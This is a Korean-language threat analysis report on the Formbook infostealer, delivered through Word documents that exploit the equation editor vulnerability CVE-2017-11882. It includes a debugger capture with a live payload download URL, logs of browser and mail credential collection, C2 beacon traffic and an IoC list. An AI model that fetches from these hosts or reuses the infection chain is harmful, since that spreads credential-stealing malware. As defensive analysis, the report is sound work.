

Report

수식편집기
취약점을 통해
유포중인

Formbook
악성코드

수식편집기 취약점을 통해 유포중인 Formbook 악성코드 분석 보고서

Formbook 악성코드는 인포스틸러 유형의 악성코드로, 정상프로세스에 인젝션하여 각종 사용자 정보 및 입력 데이터, 클립보드 등을 C2로 전송하는 악성코드이다.

Formbook 악성코드는 대부분 악성 메일을 통해 유포되고 있다. 업무 메일을 가장한 제목으로 꾸준히 유포중에 있으며 첨부된 WORD 파일 실행시 수식편집기 취약점을 악용하여 유포하기도 한다.

1. Non-PE 실행




그림 1. WORD 실행 화면



그림 2. 수식 편집기 사용


```

EAX 00000050
ECX 006BA7A8 UNICODE "103.114.105.24"
EDX 00010000
EBX 00000000
ESP 0018ECDC
EBP 0018ED10
ESI 006960B0
EDI 00000000

EIP 76A3492C wininet.InternetConnectW

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)

0018ED5C | 00697564
0018ED60 | 006937F0
0018ED64 | 006937F8
0018ED68 | 0068C980 UNICODE "http://103.114.105.24/mword/vbc.exe"

```

그림 3. 접속 URL

수식편집기 프로그램의 취약점(CVE-2017-11882)을 이용해 특정 서버로부터 악성 파일을 다운로드한다. 현재 접속이 가능한 상태로 Formbook 악성코드가 다운로드 된다.

2. PE 실행

Formbook 파일 분석




그림 4. Detect It Easy(DiE) 정보

2.1 프로세스

vbc.exe	9584	CreateFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data
vbc.exe	9584	SetBasicInform...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data
vbc.exe	9584	QueryFileIntem...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data
vbc.exe	9584	FileSystemControl	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data
vbc.exe	9584	CloseFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data
vbc.exe	9584	CreateFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default
vbc.exe	9584	SetBasicInform...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default
vbc.exe	9584	QueryFileIntem...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default
vbc.exe	9584	FileSystemControl	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default
vbc.exe	9584	CloseFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default
vbc.exe	9584	CreateFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store
vbc.exe	9584	SetBasicInform...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store
vbc.exe	9584	QueryFileIntem...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store
vbc.exe	9584	FileSystemControl	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store
vbc.exe	9584	CloseFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store
vbc.exe	9584	CreateFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store\WEncryption
vbc.exe	9584	SetBasicInform...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store\WEncryption
vbc.exe	9584	QueryFileIntem...	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store\WEncryption
vbc.exe	9584	FileSystemControl	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store\WEncryption
vbc.exe	9584	CloseFile	C:\Users\Wstar\AppData\Local\Google\Chrome\User Data\Default\WGCM Store\WEncryption
netsh.exe	3168	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox
netsh.exe	3168	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Mozilla
netsh.exe	3168	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Firefox
netsh.exe	3168	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Firefox
netsh.exe	3168	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Mozilla Firefox\Current Version
netsh.exe	3168	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Firefox
netsh.exe	3168	RegCreateKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Thunderbird
netsh.exe	3168	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Thunderbird
netsh.exe	3168	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Mozilla Thunderbird\Current Version
netsh.exe	3168	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\Mozilla Thunderbird

그림 5. 웹 브라우저, 메일 클라이언트 계정정보 수집

다운로드된 vbc.exe 실행후 웹 브라우저 계정정보를 수집하는 것으로 추정되며, 다른 종류의 Formbook에서도 웹 브라우저, 메일 클라이언트 계정정보가 수집되는 것으로 확인된다.

2.2 네트워크

78786	284	899668	192.168.202.130	81.169.145.84	HTTP	256	GET /cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126 HTTP/1.1 Continuation
78788	284	300919	81.169.145.84	192.168.202.130	HTTP	428	HTTP/1.1 404 Not Found (text/html)
78797	289	568096	192.168.202.130	209.99.64.55	HTTP	266	GET /cjbj/?h2JTe=3Tvt4620126&xlti34=UqgQD87J4Kt1tbrKLSYL4+5KCU7uE6qBh6Uz5Q80bywhkX0L1pr2v6qapdyU8uvz5/TJZm+TqN5+680N\KQZ5YEX80Pfig= HTTP/1.1 Continuation
78821	290	409214	209.99.64.55	192.168.202.130	HTTP	1151	HTTP/1.1 200 OK (text/html)
78831	295	594048	192.168.202.130	199.59.243.220	HTTP	267	GET /cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126 HTTP/1.1 Continuation
78834	295	509173	199.59.243.220	192.168.202.130	HTTP	704	HTTP/1.1 200 OK (text/html)
78841	301	856933	192.168.202.130	72.167.51.33	HTTP	268	GET /cjbj/?h2JTe=3Tvt4620126&xlti34=UqgQD87J4Kt1tbrKLSYL4+5KCU7uE6qBh6Uz5Q80bywhkX0L1pr2v6qapdyU8uvz5/TJZm+TqN5+680N\KQZ5YEX80Pfig= HTTP/1.1 Continuation
78843	301	202525	72.167.51.33	192.168.202.130	HTTP	595	HTTP/1.1 301 Moved Permanently (text/html)
78960	306	375822	192.168.202.130	45.33.23.183	HTTP	261	GET /cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126 HTTP/1.1 Continuation
79021	306	557995	45.33.23.183	192.168.202.130	HTTP	385	HTTP/1.1 404 Not Found (text/html)
79041	311	752042	192.168.202.130	144.126.157.127	HTTP	258	GET /cjbj/?h2JTe=3Tvt4620126&xlti34=UqgQD87J4Kt1tbrKLSYL4+5KCU7uE6qBh6Uz5Q80bywhkX0L1pr2v6qapdyU8uvz5/TJZm+TqN5+680N\KQZ5YEX80Pfig= HTTP/1.1 Continuation
79043	311	935247	144.126.157.127	192.168.202.130	HTTP	532	HTTP/1.1 404 Not Found (text/html)
79052	317	216018	192.168.202.130	109.193.121.243	HTTP	261	GET /cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126 HTTP/1.1 Continuation

```

Frame 78786: 256 bytes on wire (2048 bits), 256 bytes captured (2048 bits) on interface 0
Ethernet II, Src: Vmware_6c:28:84 (00:0c:29:6c:28:84), Dst: Vmware_f0:52:a7 (00:50:56:f0:52:a7)
Internet Protocol Version 4, Src: 192.168.202.130, Dst: 81.169.145.84
Transmission Control Protocol, Src Port: 57118, Dst Port: 80, Seq: 1, Ack: 1, Len: 202
Hypertext Transfer Protocol
> GET /cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126 HTTP/1.1\r\n
Host: www.yuguk.com\r\n
Connection: close\r\n
\r\n
[full request URI: http://www.yuguk.com/cjbj/??xlti34=Hsseh2oB7vGqhb1v2lygCqPPc11w/N/3/3/DH+ms1VR1JkE\USDV1Wrp6BHEAU1k688jPF8xgZU1rT8wUC5ZU\lwkqt8-BW2JTe=3Tvt4620126]
!HTTP request 1/1
    
```

그림 6. C&C 서버 접속 정보

특정 C&C 서버를 통하여 사용자, 웹브라우저 등 수집된 정보를 전송한다.

3. 결론

이메일을 통한 악성코드 유포로 발신인이 불명확한 메일에 대한 사용자 주의가 필요하겠다.

또한 Word 파일 수식 편집기 취약점을 통해 악성코드가 다운로드 및 실행되므로 출처가 분명하지 않은 Word 파일 실행을 자제할 필요가 있다.

4. IoC 정보

www.doc / md5 5FB9FA4EF5C7A77400A888C307230082 doc

vbc.exe / md5 120BBFBA12A460A387467D3D4E558A8B exe

hxxp://www[.]atama[.]engineering/cjbn/?_DKdFz=wwYd9s1PhWDpqmjLY6K8aFynxAr0zZAcf
atdMZ7LxDCbB30TkBsKnVLUIfW8ihTlpTvuS4AsNYhWgFScHOZ0ntFjDhWMCBF4R2S3v5o=
&rL0=d8qtmDrhzHx

hxxp://www[.]yugnuk[.]com/cjbn/?_DKdFz=HzseUh2oWB7wGq0mPkfMnE8HJaWMPaelMr/W
/3/3/DN+tmsIVR1JkEvUSDViMXrpGBHEAEUlk608Jmpk6hNUNBLV7kQ16owJy0Gf8rU=&rL0
=d8qtmDrhzHx

hxxp://www[.]vilkahoofre[.]xyz/cjbn/?_DKdFz=BOEhucNLmZw+6aNe3SD2sprXAYfCcee/0v4
fWE2FwA5rsrjEOeQnfPxpVn2JZMT/CxirHUN4xkHYZR8mmpFNDMwKZhJpR6g7TdmpTIY=&
rL0=d8qtmDrhzHx

hxxp://www[.]uk-exxonmobil[.]com/cjbn/?_DKdFz=zTKbkOOwsEMH9NIXj0zzhobSxDp9HnG
8c4Mfdq5DrJLcK8N980Ax076jsATXWVJd9FsOU2We6lxDyVRz+U3VNoF8iUULU9pjsKvA9W
U=&rL0=d8qtmDrhzHx

hxxp://www[.]indigocreditcards[.]com/cjbn/?_DKdFz=lyvVD+JLmjH3zoMqbcvch1tb0GyHevQ
rvmJ6JYf1Dk7qW7yyqAUxRwUHWXYJUPR6envHXCxoKoP7yVIWpykGcNgCONDPSQbD3E6q
Ji6k=&rL0=d8qtmDrhzHx

hxxp://www[.]daniel-gerard[.]com/cjbn/?_DKdFz=3Tav2a3a8Qp1V2Az9A+tZlJLPWvpaeVNI
S3CRwknMo9xqkwkpiFRKo5wEzE8rirMRuyVE3pvD0radIY65TbIZGMtd9RmNYkgXZTaJrw=&
rL0=d8qtmDrhzHx

hxxp://www[.]weddinggayfriendly[.]com/cjbn/?_DKdFz=PBoR/ipJgfM3JzDbiMlt317GkUwW2
BccjhHSu663aMtOL05dzR/iud/TlCitK1IkVf+ojexym9Bb39ODDcU0p7gX9USBawSRphbA77Y=&
rL0=d8qtmDrhzHx

hxxp://www[.]moralincense[.]directory/cjbn/?_DKdFz=mNnQDUwv/VDYla25lm2WMxkn1WX
BsAfDDt2IR7lcpQc9QquoKQLOC3Xp33hKr6qmel+HqXVzAbAkR5+cKmQXGIDR2n6U+fsnwJP
CA0g=&rL0=d8qtmDrhzHx

hxxp://www[.]symbolsdecoded[.]com/cjbn/?_DKdFz=b1IfdMeokRhLMFmDL+6QnXF1HtBC/7
82RGSOWzpe+0IGD+o5IQiz5hMUHjomSuOIU+pmV7JF2uB9K8U/MIYuqpVgzWZja3B6XqVIF
NA=&rL0=d8qtmDrhzHx

hxxp://www[.]mikrobol[.]com/cjbn/?_DKdFz=6/MR3kBczohEq08WQDKGM56+oIFcQY4pghW
sDd21N10dIMddCZzfiPkgXsMA4/yKwozf/S2YhbfXWz2IguUsILKuU2r7phvWKXbZTFw=&rL0
=d8qtmDrhzHx

hxxp://www[.]namastechocolate[.]com/cjbn/?_DKdFz=UWgQNDBTJ4kKTibqfW7oa9v4nJKLU
9SEgqBhy6UzSQ0k8vy+whkXNIJprZv6cqaOhyU8uVz5/TKIm9/yG4q6FAtsSeMBRp5hJ4BMJhl
=&rL0=d8qtmDrhzHx

hxxp://www[.]vitaminb12power[.]com/cjbn/?_DKdFz=yf10lpFsug0ZRn2xtAGIEIjp+P3LqO4e
bEkYSmBRh2t7w8mUfIKSx8aO4BQFDmQMuePYsENA5aaKHUdpngkxr+azfXtUN1froVG3H9
M=&rL0=d8qtmDrhzHx

hxxp://www[.]wallet-polygons[.]space/cjbn/?_DKdFz=lryaHGMQz4MuCsvNMuBjX0YuYy0riz
fXvATt0sqhZjAu7Lx1USNqSrQ73djU1uvE9l+/EOx5kycmg1HQ6tQxKs5iYlfnAuJclee6UMQ=
&rL0=d8qtmDrhzHx

hxxp://www[.]advancedeventssystemsd[.]com/cjbn/?_DKdFz=L2m139ldwFQM4YjRimZO9yU9
NT3WhCoy5LwfeJ+vwQhRie3cxv7zT6Nx4kPKLHx4pQBKT5tJtg7iX3Kya3Zllk/WUe9mUJPN
Pt/jeSw=&rL0=d8qtmDrhzHx

hxxp://www[.]insectore[.]co[.]uk/cjbn/?_DKdFz=Hi8SogSVzUoo+ECWZtz+mWcW+wq0SZA
2U8N80uQH2IfNk2zdDTyOycUCFgCyPD5phgOL9+1st47bKypPN3FquydJlyRzFdq/3BuCxoc=
&rL0=d8qtmDrhzHx

hxxp://www[.]grupeocajarual[.]com/cjbn/?_DKdFz=+9yLynGFwfsBmw1HADDFEc18Ta9EiaLz5
Iz/V5jWpHnylC+m84Wxh7LdBMBoc3G91DIV+5/CN96Lbbt5dK/EFom
huyengD5dE+FPq50=&rL0=d8qtmDrhzHx

* 추가 관련정보는 사이버위협 대응 포털 플랫폼 ZeroBOX 에서 확인하실 수 있습니다.